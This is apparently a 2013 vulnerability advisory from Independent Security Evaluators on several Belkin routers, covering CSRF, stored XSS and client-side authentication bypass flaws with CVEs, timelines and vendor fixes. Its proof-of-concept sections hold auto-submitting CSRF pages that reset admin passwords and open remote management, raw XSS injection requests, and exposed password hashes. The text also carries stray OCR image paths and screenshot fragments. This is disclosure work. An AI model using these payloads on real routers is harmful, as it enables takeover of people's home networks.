The Belkin N900 router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, or sent to the router directly by an attacker, changes the administrator settings and enables remote web management services.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port 80.
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is not required for exploitation.

Details

- All HTML forms present in the Belkin N900 are susceptible to Cross-Site Request Forgery.
- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, or has the ability to send the HTTP request to the management web server directly, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled.
- Validate HTTP Basic Authentication Header for HTTP requests.
- Additional information for vendors regarding immediate and long term fixes for

these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

If the following request is sent to the router, it will change the configuration settings without authentication.

/*Change Password and Enable Remote Management on Port 31337*/

```
<html>

<head>
<title>Belkin N900 CSRF - Change Admin Creds. and Enable Remote MGMT.</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="belkinN900" action="http://192.168.2.1/util_system.html" method="post"/>
<input type="hidden" name="page" value="util_system"/>
<input type="hidden" name="sHr" value="00"/>
<input type="hidden" name="Mm" value="00"/>
<input type="hidden" name="eHr" value="00"/>
<input type="hidden" name="eMm" value="00"/>
<input type="hidden" name="RemoteIP" value="..."/>
<input type="hidden" name="passwd_md5" value="f370455a8a9c05e5f6ef92c67dc3c9f7"/> <!--The password must
be set as a MD5 hash value. -->
<input type="hidden" name="do_save_passwd_md5" value="1"/>
<input type="hidden" name="login_timeout" value="99"/> <!-- Setting session timeout -->
<input type="hidden" name="EnableRgmt" value="1"/> <!-- Enable Remote Management -->
<input type="hidden" name="checkremote" value="1"/>
<input type="hidden" name="http_wanport" value="31337"/> <!-- Set the Remote Management Port -->
<input type="hidden" name="EnableUPNP" value="1"/>
<input type="hidden" name="version_eb" value="0"/> <!-- Enable UPnP -->
</form>

<script>
function BeLkIn() {document.belkinN900.submit();}; window.setTimeout(BeLkIn, 0000);
</script>

<body>
</html>
```

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3087

Description

The Belkin N900 router is susceptible to several Stored Cross-Site Scripting attacks that allow an attacker to inject malicious JavaScript or HTML into the router management web application.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port 80.
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, or has the ability to send the HTTP request to the management web server, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Sanitize all user input and output.

- Validate HTTP Basic Authentication Header for HTTP requests.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.


Proof of Concept Exploit

```
POST /wl_channel.html HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://192.168.2.1/wl_channel.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 241

page=wl_channel&wchan1=0&ssid1=belkin.c86&wbr1=9&wl_nbw_cap1=0&hidessid1=1&protectmode1=0&wmmenable1=1&burstMode1=1&wchan2=0&ssid2=XSS_HERE&wbr2=8&wl_nbw_cap2=1&hidessid2=1&protectmode2=0&wmmenable2=1&burstMode2=1
```

```
POST /wl_guest.html HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://192.168.2.1/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 125

page=wl_guest&radio=1&wl_guest_mode=1&ssid=belkin.c86.guests&guest_psk=%3Cimg+src%3D%2242%22+onerror%3D%22alert%2842%29%22%3E
```



Wireless > Wi-Fi Protected Setup (WPS)

○ 2.4Ghz ○ 5Ghz


Wi-Fi Protected Setup (WPS): Disabled

WPS hardware button: Disabled

Wi-Fi Protected Setup (WPS) is the industry standard method to simplify the security setup and management of the Wi-Fi networks. You now can easily setup and connect to a WPA-enabled 802.11 network with WPS-certificated devices using either Personal Information Number (PIN) or Push Button Configuration (PBC) method. Legacy devices without WPS can be added to the network using the traditional manual configuration method.

1

Figure 10 – Belkin N900 XSS #1



Status

You will need to log in before you can change any settings.

Language	
Current Language	English
Available Languages	English Deutsch Français Español Nederlands Italiano 简体中文 繁體中文
Time	March 8, 2013

Version Info	
Hardware	F9K1104 v1
Firmware	1.00.23 (Jan 27 2012)
Boot Loader	2.0.2
Serial No.	2GH100171

LAN Settings	
LAN/WLAN MAC	08:86:3B:51:7C:86
IP Address	192.168.2.1
Subnet Mask	255.255.255.0
DHCP Server	Enabled

Internet Settings	
WAN MAC Address	08:86:3B:51:7C:88
Connection Type	Dynamic
WAN IP	10.0.1.234
Subnet Mask	255.255.255.0

Features	
Firewall Settings	Enabled
SSID	belkin.c86
Security	WPA-Personal (PSK)
upnp	Enable

42

Figure 11 - Belkin N900 XSS #2

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Authentication Bypass

CVE: CVE-2013-3088

Description

The Belkin N900 router is susceptible to authentication bypass vulnerability by utilizing JavaScript debugging.

Attack Requirements

- The attacker must have access to the web management interface on the Belkin router. With access, the attacker is able to take advantage of client side authentication by debugging JavaScript to bypass authentication.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated attacker is able to access the Belkin routers web management interface, the attacker can bypass authentication and gain full control of the router.

Recommendations to the Vendor

- Perform server-side authentication.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

Susceptible to JavaScript debugging Authentication Bypass.

```
<script language="JavaScript">
var st={wrongpwd:'0',auto_check:'0',dut_pwd:'5f4dcc3b5aa765d61d8327deb882cf99'};//Current password for the device;
function SaveChanges()
```

```
{
var f = document.form1;
f.passwd.value = hex_md5(f.passwd_tmp.value);
f.passwd_tmp.value = "";
if(st.auto_check=='1' && (st.dut_pwd == f.passwd.value))
{
newwin=window.open("fw_check.html","Firmware","toolbar=no,location=no,directories=no,status=no,menubar=no,
scrollbars=yes,width=395,height=200,resizable=0");
newwin.focus();
}
f.submit();
}
function copyto()
{
//RefreshTopFrame();
}
</script>
```

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Authorization Header Failure

CVE: CVE-2013-3092

Description

The Belkin N900 router fails to validate the HTTP Authorization header for HTTP requests made to the web management server.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated attacker is able to access the Belkin routers web management interface or perform a CSRF attack, the attacker can bypass the routers authentication verification and gain full control of the router.

Recommendations to the Vendor

- Validate HTTP Authorization Header
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Belkin N300

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3089

Description

The Belkin N300 router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, or sent to the router directly by an attacker, changes the administrator settings and enables remote web management services.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port 80.
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is not required for exploitation.

Details

- All HTML forms present in the Belkin N300 are susceptible to Cross-Site Request Forgery.
- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, or has the ability to send the HTTP request to the management web server, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled.
- Validate HTTP Basic Authentication Header for HTTP requests.
- Additional information for vendors regarding immediate and long term fixes for

these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

If the following request is sent to the router, it will change the configuration settings without authentication.

```
<html>

<head>
<title>Belkin N300 CSRF - Change Admin Creds. and Enable Remote MGMT.</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="belkinN300" action="http://192.168.2.1/apply.cgi" method="post"/>
<input type="hidden" name="location_page" value="system.stm"/>
<input type="hidden" name="remote_mgmt_enabled" value="1"/>
<input type="hidden" name="http_passwd" value=""/> <!--Chaning password to null -->
<input type="hidden" name="fw_disable" value="0"/> >
<input type="hidden" name="EnableRgmt" value="on"/> <!-- Enable Remote Management -->
<input type="hidden" name="allow_remote_ip" value="0"/> <!-- Setting session timeout -->
<input type="hidden" name="http_wanport" value="31337"/> <!-- Set the Remote Management Port -->
<input type="hidden" name="arc_action" value="Apply+Changes"/>
</form>

<script>
function BeLkIn300() {document.belkinN300.submit();}; window.setTimeout(BeLkIn300, 0000);
</script>

<body>
</html>
```

Disclosure Timeline

- 4/3/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3090

Description

The Belkin N300 router is susceptible to several Stored Cross-Site Scripting attacks that allow an attacker to inject malicious JavaScript or HTML into the router management web application.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port 80.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, or has the ability to send the HTTP request to the management web server, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors


Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an

attacker from gaining access if an attack is successful.

Proof of Concept Exploit

- The Guest Access PSK field is susceptible to JavaScript and HTML injection.



BELKIN	Guest Acces
Network Name	Belkin.4AC6
Password	
	Each guest … his password.

To connect to the wireless network:

Windows
1. Right-click the wireless network icon in your Windows system tray and select View Available Wireless Networks from the pop-up menu.
2. Double click on the **Belkin.4AC6.guests** network.

Figure 12 – N300 XSS #1

Disclosure Timeline

- 4/3/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Authentication Bypass

CVE: CVE-2013-3091

Description

The Belkin N300 router is susceptible to an authentication bypass exploit by utilizing JavaScript debugging.

Attack Requirements

- The attacker must have access to the web management interface on the Belkin router. With access, the attacker is able to take advantage of client side authentication by debugging JavaScript to bypass authentication.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated attacker is able to access the Belkin routers web management interface, the attacker can bypass authentication and gain full control of the router.

Recommendations to the Vendor

- Perform server-side authentication.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

Vulnerable JavaScript

Susceptible to JavaScript debugging Authentication Bypass.

```
<script language="JavaScript">
var ap_mode= '0';
var if_number=1;
var bWanConnected=0;
var bWanUseModem=0;
var bEtherLink=0;
var wan_type=0;
var wan_mac_addr="94:44:52:A6:CA:C7";
var hardware_version="F7D7301 v1";
var serial_number="121031G3113627";
var wl_driver_version="5.10.128.0";
var firewall_version="1.3.8";
var gui_version="1.00.06";
var hw_version="01";
var lan_ipaddr="192.168.2.1";
var lan_gateway_mask="255.255.255.0";
var lan_gateway_ip="192.168.2.1";
var lan_mac_addr="94:44:52:A6:CA:C6";
var wlan_24g_mac_addr="94-44-52-A6-CA-C6";
var wlenbl=1;
var r_mgnt_enabled = 0;
var upnp_enable=1;
var wireless_func=1;
var wlenbl=1;
var wireless_channel="0";
var hide="";
var wlan_mac_addr="";
var dhcp_start_ip="192.168.2.2";
var dhcp_end_ip="192.168.2.100";
var runtime_code_version="1.00.06 (Aug 14 2010)";
var boot_code_version="1.00e";
var w11a_enable=0;
var ipsec_func=0;
var printer_func=0;
var bEncPassword=1;
var auto_check = 0;
var password = "d41d8cd98f00b204e9800998ecf8427e";
function checkfwVersion()
{
var newwin;
if(auto_check&&(password==hex_md5(document.tF.pws_temp.value))){
newwin=window.open("FwAuto.stm","Firmware","toolbar=no,location=no,directories=no,status=no,menubar=no,scr
ollbars=yes,width=395,height=200,resizable=0");
newwin.focus();
}
//else{
// alert("Auto update firmware disabled.");
// return false;
//}
var curTime = new Date();
document.tF.totalMSec.value= curTime.getTime()/1000-curTime.getTimezoneOffset()*60;
//added by Lichen using MD5 encoding, 07/10/08
document.tF.pws.value = hex_md5(document.tF.pws_temp.value);
document.tF.pws_temp.value = "";
}
function refreshload(){
//document.location.reload(true);
top.topFrame.location.reload(true);
//document.tF.pws.focus();
}
</script>
```

Disclosure Timeline

- 4/3/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

***In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.**

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Authorization Header Failure

CVE: CVE-2013-3092

Description

The Belkin N300 router fails to validate the HTTP Authorization header for HTTP requests made to the web management server.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated attacker is able to access the Belkin routers web management interface or perform a CSRF attack, the attacker can bypass the routers authentication verification and gain full control of the router.

Recommendations to the Vendor

- Perform server-side authentication.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an

attacker from gaining access if an attack is successful.

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Belkin F5D8236-4 v2

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3083

Description

The Belkin F5D8236-4 v2 router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user changes the administrator settings and enables remote web management services.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is required for exploitation.

Details

- All HTML forms present in the Belkin F5D8236-4 v2 are susceptible to Cross-Site Request Forgery.
- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

```
<html>

<head>
<title>Belkin F5D8236-4 v2 CSRF - Enable Remote MGMT.</title>
<!-- Use JavaScript debugging to bypass authentication -->
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="belkin" action="http://X.X.X.X/cgi-bin/system_setting.exe" method="post"/>
<input type="hidden" name="remote_mgmt_enabled" value="1"/>
<input type="hidden" name="remote_mgmt_port" value="31337"/>
<input type="hidden" name="allow_remote_ip" value="0"/>
</form>

<script>
function BeLkIn() {document.belkin.submit();}; window.setTimeout(BeLkIn, 0000);
</script>

<body>
</html>
```

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3084

Description

The Belkin F5D8236-4 v2 router is susceptible to several Stored Cross-Site Scripting attacks that allow an attacker to inject malicious JavaScript or HTML into the router management web application.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

- In Progress.

Disclosure Timeline

- 2/11/2013 - Notified Belkin
- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Authentication Bypass

CVE: CVE-2013-3085

Description

The Belkin F5D8236-4 v2 routers web administration application is susceptible to authentication bypass vulnerability by utilizing JavaScript debugging.

Attack Requirements

- The attacker must have access to the web management interface on the Belkin router. With access, the attacker is able to take advantage of client side authentication by debugging JavaScript to bypass authentication.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated attacker is able to access the Belkin routers web management interface, the attacker can bypass authentication and gain full control of the router.

Recommendations to the Vendor

- Perform server-side authentication.
- Additional information for vendors regarding immediate and long-term fixes for

these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

Susceptible to JavaScript debugging Authentication Bypass.

```
<script language="JavaScript">
var ap_mode= '0';
var if_number=3;
var bWanConnected=0;
var bWanUseModem=0;
var wan_type=0;
var wan_ip="0.0.0.0";
var wan_subnet_mask="0.0.0.0";
var wan_gateway="0.0.0.0";
var primary_dns="0.0.0.0";
var secondary_dns="0.0.0.0";
var lan_gateway_ip="192.168.2.1";
var lan_gateway_mask="255.255.255.0";
var dhcpEnbl=1;
var wlenbl=1;
var enfirewall=1;
var r_mgnt_enabled = 0
var upnp_enable=1;
var wireless_func=1;
var wlenbl=1;
var hide="0";
var w11a_enable=0;
var ipsec_func=0;
var printer_func=0;
var dhcp_client_num=5;
var dhcp_wlanclient_num=3;
var dhcp_start_ip="192.168.2.2";
var dhcp_end_ip="192.168.2.100";
var runtime_code_version="2.01.03 (Apr 28 2009 12:50:57)";
var boot_code_version="v0.02";
var wlan_mac_addr="00:22:75:B8:7F:75";
var lan_mac_addr="00:22:75:B8:7F:75";
var wan_mac_addr="00:22:75:B8:7F:76";
var hardware_version="01";
var serial_number="12931823613560";
var model_name="F5D8236-4 v2";
var bEncPassword=1;
var auto_check = 0;
var password = "d41d8cd98f00b204e9800998ecf8427e";
function checkfwVersion()
{
var newwin;
if( auto_check&&(password==hex_md5(document.tF.pws.value)) ){
newwin=window.open("fwAuto.stm","Firmware","toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=yes,width=395,height=200,resizable=0");
newwin.focus();
}
//else{
// alert("Auto update firmware disabled.");
// return false;
//}
var curTime = new Date();
document.tF.totalMSec.value= curTime.getTime()/1000-curTime.getTimezoneOffset()*60;
//Encrypt password
if(typeof(bEncPassword) != 'undefined')
{
document.tF.pws.maxLength = 32;
document.tF.pws.value = hex_md5(document.tF.pws.value);
}
document.tF.submit();
}
function refreshload(){
//document.location.reload(true);
top.topFrame.location.reload(true);
document.tF.pws.focus();
}
</script>
```

Disclosure Timeline

- 2/11/2013 - Notified Belkin
